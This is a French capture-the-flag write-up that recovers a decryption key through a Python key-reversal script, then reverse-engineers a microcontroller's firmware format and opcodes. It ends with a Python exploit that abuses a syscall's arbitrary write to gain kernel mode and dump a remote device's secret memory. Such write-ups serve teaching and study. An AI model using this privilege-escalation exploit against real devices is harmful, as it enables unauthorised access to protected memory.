store w2 = 0x0 //test if set 1 to the left most bit of key1
store w2 = 0x77ac61a1 //key1
load 0x4000801000 -> 0x1B8
```

```
14 and 0x1 with 0x77ac61a1 -> 0x1 //key1 & 0x1
   load 0x4000801000 -> 0x1BA
16 shift left 0x1 by 0x1f -> 0x80000000
   load 0x4000801000 -> 0x1BC
18 shift right 0xcc0d2694 by 0x1 -> 0x6606934a //key2 = key2 >> 1
   load 0x4000801000 -> 0x1BE
20 or 0x80000000 with 0x6606934a -> 0xe606934a //if key1 & 0x1, (key2 >> 1) or
       0x80000000
   load 0x4000801000 -> 0x1C0
22 xor 0x40008021C0  with salsa20 -> 0x40008122C0
   shift right 0x77ac61a1 by 0x1 -> 0x3bd630d0
24 load 0x4000801000 -> 0x1C2
   shift left 0x0 by 0x1f -> 0x0
26 load 0x4000801000 -> 0x1C4
   or 0x0 with 0x3bd630d0 -> 0x3bd630d0 //if set 1 to left most bit of key1,
      key1 = (key1 >> 1) or 0x80000000
28 load 0x4000801000 -> 0x1C6
   substract 0x8 by 1 -> 0x7 //decrement sub-loop counter
30 load 0x4000801000 -> 0x1C8
   store w2 = 0xe606934a //key2
32 load 0x4000801000 -> 0x1CC
   and 0x1 with 0xe606934a -> 0x0
34 shift left 0x0 by 0x7 -> 0x0
   or 0x0 with 0x0 -> 0x0 //change last_byte_key2[0] and last_byte_key2[7]
36 ...
   convert str to hex  0x2000 - 0x0 = 0x2000 //decrement global counter
38 load 0x4000801000 -> 0x200
   x19<f:d> (0x194b008)  = 0x1 //condition check
40 ...
   store w2 = 0xe606934a //next sub-loop
42 and 0xb0000000 with 0x3bd630d0 -> 0x30000000
   and 0x1 with 0xe606934a -> 0x0
44 xor  0x0 ^ 0x30000000 = 0x30000000
   store w2 = 0x0
46 store w2 = 0x3bd630d0
   and 0x1 with 0x3bd630d0 -> 0x0
48 shift left 0x0 by 0x1f -> 0x0
   shift right 0xe606934a by 0x1 -> 0x730349a5
50 or 0x0 with 0x730349a5 -> 0x730349a5
   shift right 0x3bd630d0 by 0x1 -> 0x1deb1868
52 shift left 0x0 by 0x1f -> 0x0
   or 0x0 with 0x1deb1868 -> 0x1deb1868
54 substract 0x7 by 1 -> 0x6 //decrement sub-loop counter
   store w2 = 0x730349a5
56 and 0x1 with 0x730349a5 -> 0x1
   shift left 0x1 by 0x6 -> 0x40 //change last_byte_key2[1] and last_byte_key2
       [6]
58 load 0x4000801000 -> 0x1D0
```

```
or 0x40 with 0x0 -> 0x40
...
substract 0x6 by 1 -> 0x5 //decrement sub-loop counter
...
substract 0x1 by 1 -> 0x0 //decrement sub-loop counter
store w2 = 0x0 //encrypted[0]
xor  0x52 ^ 0x0 = 0x52
convert str to hex  0x2000 - 0x1 = 0x1fff //decrement global counter
substract 0x8 by 1 -> 0x7 //decrement sub-loop counter
...
substract 0x1 by 1 -> 0x0 //decrement sub-loop counter
store w2 = 0xbc //encrypted[1]
xor  0xc9 ^ 0xbc = 0x75
...
convert str to hex  0x2000 - 0x2000 = 0x0 //decrement global counter
```

L'erreur "Invalid padding" arrive logiquement après le déchiffrement. Il faut donc chercher dans les traces GDB l'évidence de la vérification de padding. Les traces suivantes présente une possibilité de padding.

```
store w2 = 0x2 //encrypted[0x1fff]
load 0x4000801000 -> 0x1E4
xor  0x82 ^ 0x2 = 0x80 //xor encrypted[0x1fff], key_byte
load 0x4000801000 -> 0x1E6
...
convert str to hex  0x2000 - 0x2000 = 0x0 //decrement global counter
load 0x4000801000 -> 0x200
call func 0x401794
x19<f:d> (0x194b008)  = 0x0 //loop condition check
...
load 0x4000801000 -> 0x22E
store w2 = 0x8000
load 0x4000801000 -> 0x232
add  0x1fff + 0x8000 = 0x9fff
load 0x4000801000 -> 0x234
call func 0x4016e4
value_id 0x24 = 0x9fff
store w2 = 0x80 //decrypted[0x1fff]
load 0x4000801000 -> 0x238
call func 0x401794 //if decrypted[0x1fff] != 0x0
x19<f:d> (0x2264208)  = 0x0
load 0x4000801000 -> 0x23C
convert str to hex  0x80 - 0x80 = 0x0 //if decrypted[0x1fff] - 0x80 != 0,
    Invalid padding
load 0x4000801000 -> 0x23E
call func 0x401794
x19<f:d> (0x2da6208)  = 0x0
```

```
27 load 0x4000801000 -> 0x242
```

Listing 2.7: Traces GDB : vérification de padding 0x80

L'algorithme de déchiffrement vérifie si le dernier octet déchiffré égale à 0x0. Si oui, il vérifie l'octet avant, jusqu'à celui qui n'égale pas à 0x0. Ensuite, si cet octet égale à 0x80, un fichier "payload.bin" sera créé. Sinon, "Invalid padding" sera affiché. Le padding utilisé est donc un padding qui commence par 0x80 et suivi par un certain nombre de 0x0. Ce padding nous permet de trouver les derniers octets claires (plusieurs possibilités qui dépendent de la position de 0x80). Les traces GDB contiennent toutes les octets chiffrés. En appliquant ou exclusif avec les octets claires et les octets chiffrés, nous retrouvons les octets générés à partir de la clé saisie. *Il faut donc pouvoir retrouver la clé initiale à partir des octets générés.*

En analysant l'algorithme de chiffrement, il s'est avéré que les opérations sur la clé saisie ne perd aucune information. Il est donc possible de retrouver à clé initial à condition que 8 octets générés par la clé et le nombre de boucle avant soient connus. Grâce au padding 0x80, seul deux possibilités peuvent satisfaire les conditions exigées pour les huit dernier octets. Il suffit de commencer par 0x80000000 en tant que les derniers octets claire, puis d'avancer 0x80000000 par un octet ce qui correspond à mettre 0x00000000 en tant que les derniers octets. En testant les deux possibilités, une bonne clé a été trouvée. Le script Python suivant permet de retrouver la bonne clé.

```
1 $ cat reverse_key.py
import struct
3 encrypted = ''
#encryption implementation
5 def keygen(key1, key2, nb_loop):
    key1cp = struct.pack('<Q', key1).encode('hex').upper()[0:8]
7   key2cp = struct.pack('<Q', key2).encode('hex').upper()[0:8]
    keycp = key1cp+key2cp
9
    for j in range(nb_loop):
11      value = 0x0
        for i in range(8):
13          key1_odd = key1 & 0x1
            key2_odd = key2 & 0x1
15
            key1_b = key1 & 0xb0000000
17          key1_id = key1_b ^ key2_odd
            key1_id = key1_id ^ (key1_id >> 1)
19          key1_id = key1_id ^ (key1_id >> 2)

21          key1_id = key1_id & 0x11111111
            key1_id = (key1_id & 0x1) + key1_id * 0x11111111
```

```
23              key1_id = key1_id & 0x10000000
                if key1_id == 0x10000000:
25                  key1_id = 1
                else:
27                  key1_id = 0

29              key1 = key1 >> 1
                key2 = key2 >> 1
31
                key1 = key1 | (key1_id << 0x1f)
33              key2 = key2 | (key1_odd << 0x1f)

35              value |= ((key2 & 0x1) << (7-i))
    print keycp
37
def reverse_key(msg_hex, encrypted_hex, nb_loop):
39
    values = [ encrypted_hex[i] ^ msg_hex[i] for i in range(len(msg_hex)) ]
41
    key = 0
43  for idx, value in enumerate(values):
        tmp = 0
45      for i in range(8):
            tmp |= ((value >> i) & 1) << (7-i)
47      key |= (tmp << ((idx)*8))
    key = key & 0xffffffffffffffff
49
    for i in range(nb_loop):
51
        ored = key & (1 << 63)
53      key1_id = key & (0xb << 59)

55      odd = 0
        if ored == (1 << 63):
57          if key1_id == (3 << 59) or key1_id == 0x0 or key1_id == (9 <<
    59) or key1_id == (10 << 59):
                odd = 1
59      else:
            if key1_id == (1 << 59) or key1_id == (2 << 59) or key1_id ==
    (8 << 59) or key1_id == (11 << 59):
61              odd = 1

63      key = key << 1
        key = key & 0xffffffffffffffff
65      key = key | odd

67  keygen(key>>32, (key&0xffffffff), 0x2000)
```

```
msg_hex = [ 0, 0, 0, 0, 0, 0, 0, 0 ]
encrypted_hex = [ 0x6a, 0xb6, 0x54, 0xc3, 0xca, 0x8f, 0x53, 0x2]
i=0x1fff-7
nb_loop = i*8+1
reverse_key(msg_hex, encrypted_hex, nb_loop)

$ python2 reverse_key.py
0BADB10515DEAD11

$ qemu-aarch64 ./badbios.bin
:: Please enter the decryption key: 0BADB10515DEAD11
:: Trying to decrypt payload...
:: Decrypted payload written to payload.bin.

$ file payload.bin
payload.bin: Zip archive data, at least v2.0 to extract

$ unzip -l payload.bin                    [0]
Archive:  payload.bin
  Length      Date    Time    Name
---------  ---------- -----   ----
     1247  2014-04-16 15:45   mcu/upload.py
     1323  2014-04-17 11:00   mcu/fw.hex
---------                     -------
     2570                     2 files
```

Listing 2.8: Implémentation en Python afin de retrouver la clé

Le "payload.bin" généré par la clé "0BADB10515DEAD11" est une archive ZIP. La commande *unzip -l* montre cette archive contient deux fichier "upload.py" et "fw.hex". Après avoir décompressé l'archive, la troisième étape de ce challenge commence.

Chapitre 3

Exploit le micro-contrôleur à distance

3.1 La découverte

Comme son nom indique, "upload.py" lit le contenu de "fw.hex" et l'envoie vers un micro-contrôleur à distance. Ce dernier exécute les données reçues en tant que firmware.

```
$ cd mcu

$ cat upload.py
#!/usr/bin/env python

import socket, select

#
# Microcontroller architecture appears to be undocumented.
# No disassembler is available.
#
# The datasheet only gives us the following information:
#
#   == MEMORY MAP ==
#
#   [0000-07FF] - Firmware                  \
#   [0800-0FFF] - Unmapped                  | User
#   [1000-F7FF] - RAM                       /
#   [F000-FBFF] - Secret memory area        \
#   [FC00-FCFF] - HW Registers              | Privileged
#   [FD00-FFFF] - ROM (kernel)              /
#

FIRMWARE = "fw.hex"
```

```
25
print("-------------------------------------------------")
27 print("------ Microcontroller firmware uploader ------")
print("-------------------------------------------------")
29 print()

31 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('178.33.105.197', 10101))
33
print(":: Serial port connected.")
35 print(":: Uploading firmware... ", end='')

37 [ s.send(line) for line in open(FIRMWARE, 'rb') ]

39 print("done.")
print()
41
resp = b''
43 while True:
    ready, _, _ = select.select([s], [], [], 10)
45     if ready:
        try:
47             data = s.recv(32)
        except:
49             break
        if not data:
51             break
        resp += data
53     else:
        break
55
try:
57     print(resp.decode("utf-8"))
except:
59     print(resp)
s.close()
61
$ cat fw.hex
63 :100000002100111B2001108CC0D2201010002101F2
:10001000117C2200120FC03C20101000210111B2EF
65 :1000200022001229C07620111000C0B4C0B65A00B8
:10003000210011242001 10B2C0BE51AAC10A210022
67 :10004000112920011 0B2C094210011092001 10A82B
:10005000C08AB084580059115A2230002101110081
69 :10006000220012017310A006F0806002B3F6300087
:10007000510022001201230013FFE4806114940A4E
71 :10008000844A7404E49461145113E480E581F5809A
:10009000F48160027430AFE2D00FB002B0005800BB
```

```
:1000A00059115A22300051005200230013FF24003E
:1000B000140160245003E58061155113E580E68149
:1000C000F680F58165565553E585E6923665F692DC
:1000D000622475A2A7DCD00FC801B3FCC802D00F00
:1000E000C803D00F2100110122011200E301711198
:1000F000E40184424034D00F3222230013013444FF
:10010000E4025444A0087441A0066003B3F0300038
:10011000D00F241014002500150F2600160A270002
:1001200017019214522573 26A80623001337B00432
:1001300023001330623233 33F20360077247A006A4
:1001400063579443B3DCD00F242714102500150AFD
:1001500036662700170170076007921483247113 15
:1001600094452800182033 33F8034662A3EA280098
:1001700018306882F8035444A7DED00F59656168CF
:1001800052697363497347 6F6F6421004669726DEA
:1001900077617265207631 2E33332E372073746188
:1001A0007274696E672E0A0048616C74696E672EFE
:1001B0000A00942B506FAE0CBB1F39B4D8CA05FD92
:1001C0008A0F5AE8B5D40D6CE86AA6ACC492F8F16F
:0C01D00072A77CE6D5A5680921D4410087
:00000001FF

$ python upload.py
------------------------------------------------
----- Microcontroller firmware uploader -----
------------------------------------------------

:: Serial port connected.
:: Uploading firmware... done.

System reset.
Firmware v1.33.7 starting.
Execution completed in  8339 CPU cycles.
Halting.
```

Listing 3.1: Le contenu de upload.py et fw.hex

L'exécution de "upload.py" donne la version de firmware et le nombre de cycles CPU utilisés. Le script "upload.py" n'a rien de secret. Les informations secrètes peuvent être cachées dans

- "fw.hex"
- la zone mémoire secrète de micro-contrôleur.

3.2 Analyse de fichier "fw.hex"

Toutes les lignes sauf la dernière ont un format très similaire. Chaque ligne peut être traduite comme l'exemple suivant :

```
: 10 0000 00 2100111B2001108CC0D2201010002101 F2
| : | = chaque ligne doit commencer par
| 10 | = nombre d'octets en hexadécimale
| 0000 | = l'offset dans la mémoire
| 00 | = séparateur entre l'entête et les données
| 2100111B2001108CC0D2201010002101 | = les données
| F2 | = checksum

: 00000001 FF
| : | = chaque ligne doit commencer par
| 00000001 | = le type de record
| FF | = checksum
```

Le code Python suivant permet de parser "fw.hex" et de récupérer le payload dedans.

```
$ cat parser.py
import sys
def bit_complement(integer):
    out=0
    for i in range(8):
        bit = (integer >> i) & 0x1
        if bit == 1:
            bit = 0
        else:
            bit = 1
        out |= bit << i
    return out
class Cmd():
    def __init__(self):
        self.nb_bytes = 0
        self.offset1 = 0
        self.offset2 = 0

        self.payload = []
        self.chksum = 0

    def readfromline(self, line):
        self.nb_bytes = int(line[1:3].decode('utf-8'),16)
        self.offset1 = int(line[3:5].decode('utf-8'),16)
```

```
        self.offset2 = int(line[5:7].decode('utf-8'),16)

        self.payload = [int(line[9+i:9+i+2].decode('utf-8'),16) for i in range(0, 2*self.nb_bytes, 2)]
        self.chksum = int(line[9+self.nb_bytes*2:9+self.nb_bytes*2+2], 16)

    def __str__(self):
        #print "nb_bytes:0x%X"% self.nb_bytes
        #print "offset:0x%X%X"% (self.offset1, self.offset2)
        return str(hex(self.chksum))

    def getpayload(self):
        return bytes(self.payload)

def genchksum(data):
    chksum = sum(data)
    chksum %= 256
    chksum = bit_complement(chksum) + 1
    chksum &= 0xff
    return chksum

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print('Usage: python3 parser.py fireware.hex outputfile')
        sys.exit(0)
    payload = b''
    with open(sys.argv[1], 'rb') as fireware:
        lines = fireware.readlines()
        cmd = Cmd()
        nb_lines = len(lines)
        for idx, line in enumerate(lines):
            if idx < nb_lines - 1:
                cmd.readfromline(line)
                if cmd.chksum != genchksum([cmd.nb_bytes,cmd.offset1,cmd.offset2] + cmd.payload):
                    print('Bad checksum at line %d\n'%(idx+1))
                    break
                payload += cmd.getpayload()

    with open(sys.argv[2], 'wb') as output:
        output.write(payload)
        print('%d of lines read, payload writted to %s'%(idx, sys.argv[2]))

$python parser.py fw.hex fw.payload

$hexdump -C fw.payload
...
```

```
00000170  18 30 68 82 f8 03 54 44  a7 de d0 0f 59 65 61 68  |.0h...TD....Yeah|
00000180  52 69 73 63 49 73 47 6f  6f 64 21 00 46 69 72 6d  |RiscIsGood!.Firm|
00000190  77 61 72 65 20 76 31 2e  33 33 2e 37 20 73 74 61  |ware v1.33.7 sta|
000001a0  72 74 69 6e 67 2e 0a 00  48 61 6c 74 69 6e 67 2e  |rting...Halting.|
...
```

Listing 3.2: Le code Python pour parser fw.hex

La version de firmware et le mot "Halting" réapparaissent. Il est donc logique de considérer que le micro-contrôleur à distance a fait afficher ces phrases. Mais le contenu de fw.payload reste la plupart inconnu. En envoyant seulement deux octets au micro-contrôleur, ce dernier retourne une exception avec les valeurs de registres.

```
$ cat fw.hex
:020000002100DD
:00000001FF

$ python upload.py
------------------------------------------------
----- Microcontroller firmware uploader -----
------------------------------------------------

:: Serial port connected.
:: Uploading firmware... done.

System reset.
-- Exception occurred at 0002: Invalid instruction.
   r0:0000    r1:0000    r2:0000    r3:0000
   r4:0000    r5:0000    r6:0000    r7:0000
   r8:0000    r9:0000   r10:0000   r11:0000
  r12:0000   r13:EFFE   r14:0000   r15:0000
   pc:0002 fault_addr:0000 [S:0 Z:1] Mode:user
CLOSING: Invalid instruction.
```

Listing 3.3: Exemple des registres de micro-contrôleur

En essayant manuellement différentes valeurs et combinant avec le retour de registres, l'analyse des opcodes devient possible. Tous les opcodes ont une taille de deux octets : le premier octet -> instruction, le deuxième -> argument. Les exemples au-dessous présentent une partie des opcodes. A noter que tous les opcodes ne sont pas connus, mais ils sont suffisants pour comprendre le contenu de "fw.hex".

```
[0x10-0x1F] arg -> rl[0-0xF] = arg
[0x20-0x2F] arg -> rh[0-0xF] = arg
[0x30-0x3F] arg -> r[0-0xF] = r[arg>>4] ^ r[arg&0xF]
[0x40-0x4F] arg -> r[0-0xF] = r[arg>>4] | r[arg&0xF]
[0x50-0x5F] arg -> r[0-0xF] = r[arg>>4] & r[arg&0xF]
[0x60-0x6F] arg -> r[0-0xF] = r[arg>>4] + r[arg&0xF]
[0x70-0x7F] arg -> r[0-0xF] = r[arg>>4] - r[arg&0xF]
[0x80-0x8F] arg -> r[0-0xF] = r[arg>>4] * r[arg&0xF]
[0x90-0x9F] arg -> r[0-0xF] = r[arg>>4] / r[arg&0xF]
[0xE0-0xEF] arg -> r[0-0xF] = [r[arg>>4] + r[arg&0xF]]
[0xF0-0xFF] arg -> [r[arg>>4] + r[arg&0xF]] = r[0-0xF]
0xC0 offset -> call offset
0xC1 offset -> call offset + 0x100
0xB3 offset -> jnz offset
0xB0 offset -> js offset
0xAF offset -> jns offset
0xA0 offset -> jz offset
0xD0 0F -> ret
0xC8 0x01 -> syscall exit
0xC8 0x02 -> syscall write
0xC8 0x03 -> syscall write cpu cycles to [r0]
```

Le code Python suivant permet de lire le fichier "fw.payload" et générer les instructions en assembleur.

```
$ cat disassembler.py
def disassembly(binaries):
    opcodes = {}
    for opcode in range(0x10, 0x20, 1):
        opcodes[str(opcode)] = 'mov l%d 0x%%X'%(opcode-0x10)
        opcodes[str(opcode+0x10)] = 'mov h%d 0x%%X'%(opcode-0x10)
    for opcode in range(0x30, 0x40, 1):
        opcodes[str(opcode)] = 'r%d = r%%d ^ r%%d'%(opcode-0x30)
    for opcode in range(0x40, 0x50, 1):
        opcodes[str(opcode)] = 'r%d = r%%d ^ r%%d'%(opcode-0x40)
    for opcode in range(0x50, 0x60, 1):
        opcodes[str(opcode)] = 'r%d = r%%d & r%%d'%(opcode-0x50)
    for opcode in range(0x60, 0x70, 1):
        opcodes[str(opcode)] = 'r%d = r%%d + r%%d'%(opcode-0x60)
    for opcode in range(0x70, 0x80, 1):
        opcodes[str(opcode)] = 'r%d = r%%d - r%%d'%(opcode-0x70)
    for opcode in range(0x80, 0x90, 1):
        opcodes[str(opcode)] = 'r%d = r%%d * r%%d'%(opcode-0x80)
```

```
    for opcode in range(0x90, 0xa0, 1):
20      opcodes[str(opcode)] = 'r%d = r%%d / r%%d'%(opcode-0x90)
    for opcode in range(0xe0, 0xf0, 1):
22      opcodes[str(opcode)] = 'r%d = [r%%d+r%%d]'%(opcode-0xe0)
    for opcode in range(0xf0, 0x100, 1):
24      opcodes[str(opcode)] = '[r%%d:r%%d] = r%d'%(opcode-0xf0)

26  opcodes[str(0xc0)] = 'call 0x%X'
    opcodes[str(0xc1)] = 'call 0x100+0x%%X'
28  opcodes[str(0xb3)] = 'jnz 0x%X'
    opcodes[str(0xb0)] = 'js 0x%X'
30  opcodes[str(0xaf)] = 'jns 0x%X'
    opcodes[str(0xa0)] = 'jz 0x%X'
32  opcodes[str(0xd0)] = 'ret'
    opcodes[str(0xc8)] = 'syscall %s'
34
    sz_bin = len(binaries)
36  if sz_bin%2 != 0:
        print('not even')
38      import sys
        sys.exit(0)
40  else:
        i=0
42      nb_cdt_jmp = 1
        commands = open('commands.knl', 'w')
44      while i < sz_bin:
            try:
46              opcode = binaries[i]
                argument = binaries[i+1]
48              if 0x30 <= opcode < 0xa0:
                    commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)]%(
    argument >> 4, argument & 0xf)))
50              elif 0xe0 <= opcode < 0xf0:
                    commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)]%(
    argument >> 4, argument & 0xf)))
52              elif 0xf0 <= opcode < 0x100:
                    commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)]%(
    argument >> 4, argument & 0xf)))
54              elif opcode == 0xc8:
                    if argument == 2:
56                      commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)
    ]%'print'))
                    elif argument == 1:
58                      commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)
    ]%'exit'))
                        break
60                  else:
```

```
                        commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)]%str(hex(argument))))
                else:
                    commands.write('0x%X: %s\n'%(i, opcodes[str(opcode)]%argument))
            except:
                commands.write('opcode not known, 0x%X 0x%X\n'%(opcode, argument))

            if opcode == 0xc0:
                old_pc = i
                i = i+2+argument
            elif opcode == 0xc1:
                old_pc = i
                i = 0x100+i+2+argument
            #jnz
            elif opcode == 0xb3 or opcode == 0xaf or opcode == 0xb0 or opcode ==0xa0:
                if nb_cdt_jmp > 2:
                    i += 2
                    commands.write('cant determine nb of loop, jmp out\n')
                    nb_cdt_jmp = 0
                else:
                    nb_cdt_jmp += 1
                    i = (i+2+argument)&0xff
            elif opcode == 0xd0:
                if argument == 0:
                    i += 2
                else:
                    i = old_pc + 2
            else:
                i = i+2

if __name__ == "__main__":
  import sys
  if len(sys.argv) != 2:
    print('Usage: python disassembler.py payload')
    sys.exit(0)
  with open(sys.argv[1], "rb") as input:
    payload = input.read()

  disassembler(payload)

$python disassembler.py fw.payload
```

Listing 3.4: Le code Python de disassembleur

Pour le besoin de la brièveté, l'assembleur complet de "fw.payload" se trouve dans l'annexe A. Ce payload contient des codes qui effectuent des calculs pour afficher les phrases dans LISTING 3.1. L'affichage utilse l'appel système "print". Particulièrement, il contient aussi un appel système qui écrit le nombre de cycles CPU utilisés sur l'adresse stocké dans r0 (registre 0).

Le code dans "fw.hex" ne sert qu'un exemple d'utilisation. Il ne contient pas d'information secrète. Il faut donc arriver à lire la zone mémoire secrète de micro-contrôleur.

3.3 L'approche avec appel système "print"

Intuitivement, cette approche apparait le plus simple à afficher la zone mémoire. Mais malheureusement il peut afficher toute la mémoire sauf la zone secrète. En fait dans la zone mémoire de kernel, le code suivant empêche tous les "print" sur la zone mémoire secrète et affiche une erreur "[ERROR] print unallowed memory". Ce approche n'est donc pas faisable.

```
// print, read memory
0xE6: r14 = r0 & r0//r14=0xfe86
0xE8: mov h13 0xFC
0xEA: mov l13 0x0 //r13=0xfc00
0xEC: mov h12 0xF0
0xEE: mov l12 0x0 //r12=0xf000
0xF0: r8 = r8 ^ r8//r8=0
0xF2: r9 = r8 & r8//r9=0
0xF4: mov h10 0x0
0xF6: mov l10 0x1 //r10=0x1
0xF8: r11 = r11 ^ r11//r11=0
0xFA: r1 = r1 & r1 //r1=0xe
0xFC: jz 0x1A
0xFE: r9 = r14 + r8 //r8 = size
0x100: r9 = r9 - r12 //if r9 > 0xf000
opcode not known, 0xA8 0x8
0x104: r9 = r14 + r8
0x106: r9 = r9 - r13 //if r9 < 0xfc00
opcode not known, 0xAC 0x2
0x10A: js 0xE
0x10C: r9 = r9 ^ r9
0x10E: r9 = [r14+r8]
0x110: [r13:r11] = r9
0x112: r8 = r8 + r10
0x114: r1 = r1 - r10
0x116: jnz 0xE2
0x118: ret 0xF
```

LISTING 3.5: kernel code qui empêche d'afficher la zone secrète

3.4 Accès directe sur la zone secrète

En accédant directement la zone secrète avec les opcodes de lire la mémoire, une erreur "Memory access violation" est retournée. Dans LISTING 3.3, un mode d'exécution "Mode :User" provoque une nouvelle idée. Dans "upload.py", il indique que les registres sont dans la zone mémoire [FC00-FCFF]. Il est probable que le mode d'exécution est enregistré aussi dans cette zone. Si le mode d'exécution était kernel, la lecture sur la zone secrète sera possible. *Rappelez que l'appel système de nombre de cycles CPU permet d'écrire sur une adresse arbitraire, qui est stocké dans le registre r0.* Une fois le mode d'exécution changé, la zone secrète devient lisible.

L'auteur a donc essayé d'écraser toute la zone mémoire de registres, mais sans succès. Le mode d'exécution n'a jamais changé. Ce mode d'exécution serait stocké dans une autre zone de mémoire. En essayant d'écraser les premiers octets dans la zone mémoire secrète, un mode d'exécution kernel est obtenu et le pointeur d'instruction est redirigé vers une adresse vide. En plus, cette zone de mémoire n'a pas de protection d'écriture. L'exécution du code arbitraire est donc possible.

```
-------------------------------------------
----- Microcontroller firmware uploader -----
-------------------------------------------

:: Serial port connected.
:: Uploading firmware... done.

System reset.
-- Exception occurred at 5868: Invalid instruction.
   r0:FC08     r1:0000    r2:0100    r3:004A
   r4:5800     r5:0001    r6:0000    r7:0000
   r8:000A     r9:000A   r10:0000   r11:0000
  r12:0000    r13:EFFE   r14:0000   r15:FD1C
   pc:5868 fault_addr:0000 [S:1 Z:0] Mode:kernel
CLOSING: Invalid instruction.
```

Le code Python suivant demande un offset par rapport à l'adresse 0xF000 et permet de lire 5 octets par fois.

```
$ cat exploit.py
import parser
import socket
import select
import sys

def reada(addr, l):
    h00 = (addr & 0xff00) >> 8
    l00 = addr & 0x00ff
    h01 = (l & 0xff00) >> 8
    l01 = l & 0x00ff
    return [ 0x20, h00, 0x10, l00, 0x21, h01, 0x11, l01, 0xc8, 0x2 ]

def writea(addr, w=0):
    h00 = (addr & 0xff00) >> 8
    l00 = addr & 0x00ff
    return [ 0x20, h00, 0x10, l00, 0xc8, 0x3 ]

def storeatoffset(offset, w=0):
    h00 = offset >> 8
    l00 = offset & 0xff
    h05 = w >> 8
    l05 = w & 0xff
    return [ 0x21, h00, 0x11, l00, 0x25, h05, 0x15, l05, 0xf5, 0x1 ]

if __name__ == "__main__":
  if len(sys.argv) != 2:
    print("Usage python exploit.py offset_2_0xf000")
    sys.exit(0)

payload = b''
with open('fw.hex', 'wt') as output:
    cmd = parser.Cmd()
    cmd.payload = [0x20, 0x58, 0x10, 0x4a]
    shellcode = []
    a = int(sys.argv[1])*5
    shellcode += [0x20, (0xf000+a)>>8, 0x10, (0xf000+a)&0xff, 0xe8, 0x1]
    a += 1
    shellcode += [0x20, (0xf000+a)>>8, 0x10, (0xf000+a)&0xff, 0xe9, 0x1]
    a += 1
    shellcode += [0x20, (0xf000+a)>>8, 0x10, (0xf000+a)&0xff, 0xea, 0x1]
    a += 1
    shellcode += [0x20, (0xf000+a)>>8, 0x10, (0xf000+a)&0xff, 0xeb, 0x1]
    a += 1
    shellcode += [0x20, (0xf000+a)>>8, 0x10, (0xf000+a)&0xff, 0xec, 0x1]
```

```
47      for i in range(len(shellcode)):
            cmd.payload += storeatoffset(i, shellcode[i])
49
        for i in range(0xf003,0xf005):
51          cmd.payload+= writea(i, 0x100)

53      cmd.nb_bytes = len(cmd.payload)
        output.write(cmd.gencmd())
55      output.write(cmd.getend(1))
    with open('payload', 'wb') as output:
57      output.write(payload)


59
    FIRMWARE = "fw.hex"
61
    #print("--------------------------------------------------")
63  #print("----- Microcontroller firmware uploader -----")
    #print("--------------------------------------------------")
65  #print()

67  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('178.33.105.197', 10101))
69
    #print(":: Serial port connected.")
71  #print(":: Uploading firmware... ", end='')

73  [ s.send(line) for line in open(FIRMWARE, 'rb') ]

75  #print("done.")
    #print()
77
    resp = b''
79  while True:
        ready, _, _ = select.select([s], [], [], 10)
81      if ready:
            try:
83              data = s.recv(32)
            except:
85              break
            if not data:
87              break
            resp += data
89      else:
            break
91


93  r8 = str(resp, 'utf-8').split('r8:')[1][2:4]
```

```
r9 = str(resp, 'utf-8').split('r9:')[1][2:4]
r10 = str(resp, 'utf-8').split('r10:')[1][2:4]
r11 = str(resp, 'utf-8').split('r11:')[1][2:4]
r12 = str(resp, 'utf-8').split('r12:')[1][2:4]

bytes_5 = "%s%s%s%s%s"%(r8,r9,r10,r11,r12)
print(bytes.fromhex(bytes_5).decode("utf-8"))
s.close()

$ for i in {560..570}; do python exploit.py $i; done
<66a6
5dc05
0ec0c
84cf1
dd5b3
bbb75
c8c@c
halle
nge.s
stic.
org>
```

Listing 3.6: Code d'exploit pour afficher la zone secrète

L'adresse e-mail est donc <66a65dc050ec0c84cf1dd5b3bbb75c8c@challenge.sstic.org>.

Annexe A

Assembleur de payload dans "fw.hex"

```
1  0x0: mov h1 0x0
   0x2: mov l1 0x1B
3  0x4: mov h0 0x1
   0x6: mov l0 0x8C
5  0x8: call 0xD2
   0xDC: syscall print
7  0xDE: ret 0xF
   0xA: mov h0 0x10
9  0xC: mov l0 0x0    //r0=0x1000
   0xE: mov h1 0x1
11 0x10: mov l1 0x7C //r1=0x17C
   0x12: mov h2 0x0
13 0x14: mov l2 0xF  //r2=0xF
   0x16: call 0x3C
15 0x54: r8 = r0 & r0 //r8=0x1000
   0x56: r9 = r1 & r1 //r9=0x17C
17 0x58: r10 = r2 & r2 //r10=0xF
   0x5A: r0 = r0 ^ r0 //r0=0
19 0x5C: mov h1 0x1
   0x5E: mov l1 0x0    //r1=0x100
21 0x60: mov h2 0x0
   0x62: mov l2 0x1    //r2=0x1
23 0x64: r3 = r1 - r0 //while r1-r0 != 0
   0x66: jz 0x6        //   [0x1000+r0] = r0
25 0x68: [r8:r0] = r0
   0x6A: r0 = r0 + r2 //    r0 += 1
27 0x6C: jnz 0xF6
   0x64: r3 = r1 - r0
29 0x66: jz 0x6
   0x68: [r8:r0] = r0
```

```
0x6A: r0 = r0 + r2
0x6C: jnz 0xF6
0x64: r3 = r1 - r0
0x66: jz 0x6
0x68: [r8:r0] = r0
0x6A: r0 = r0 + r2
0x6C: jnz 0xF6
0x64: r3 = r1 - r0
0x66: jz 0x6
0x68: [r8:r0] = r0
0x6A: r0 = r0 + r2
0x6C: jnz 0xF6
cant determine nb of loop, jmp out
0x6E: r0 = r0 ^ r0 //r0=0
0x70: r1 = r0 & r0 //r1=0
0x72: mov h2 0x0
0x74: mov l2 0x1   //r2=0x1
0x76: mov h3 0x0
0x78: mov l3 0xFF  //r3=0xFF
0x7A: r4 = [r8+r0] //r4=[0x1000+r0]
0x7C: r1 = r1 + r4 //r1=r4+r1
0x7E: r4 = r0 / r10
0x80: r4 = r4 * r10
0x82: r4 = r0 - r4 //r4=r0%0xF
0x84: r4 = [r9+r4] //r4=[0x17C+r4] //read a ascii value
0x86: r1 = r1 + r4 //r1=r1+r4
0x88: r1 = r1 & r3 //r1=r1&0xFF
0x8A: r4 = [r8+r0]
0x8C: r5 = [r8+r1]
0x8E: [r8:r0] = r5
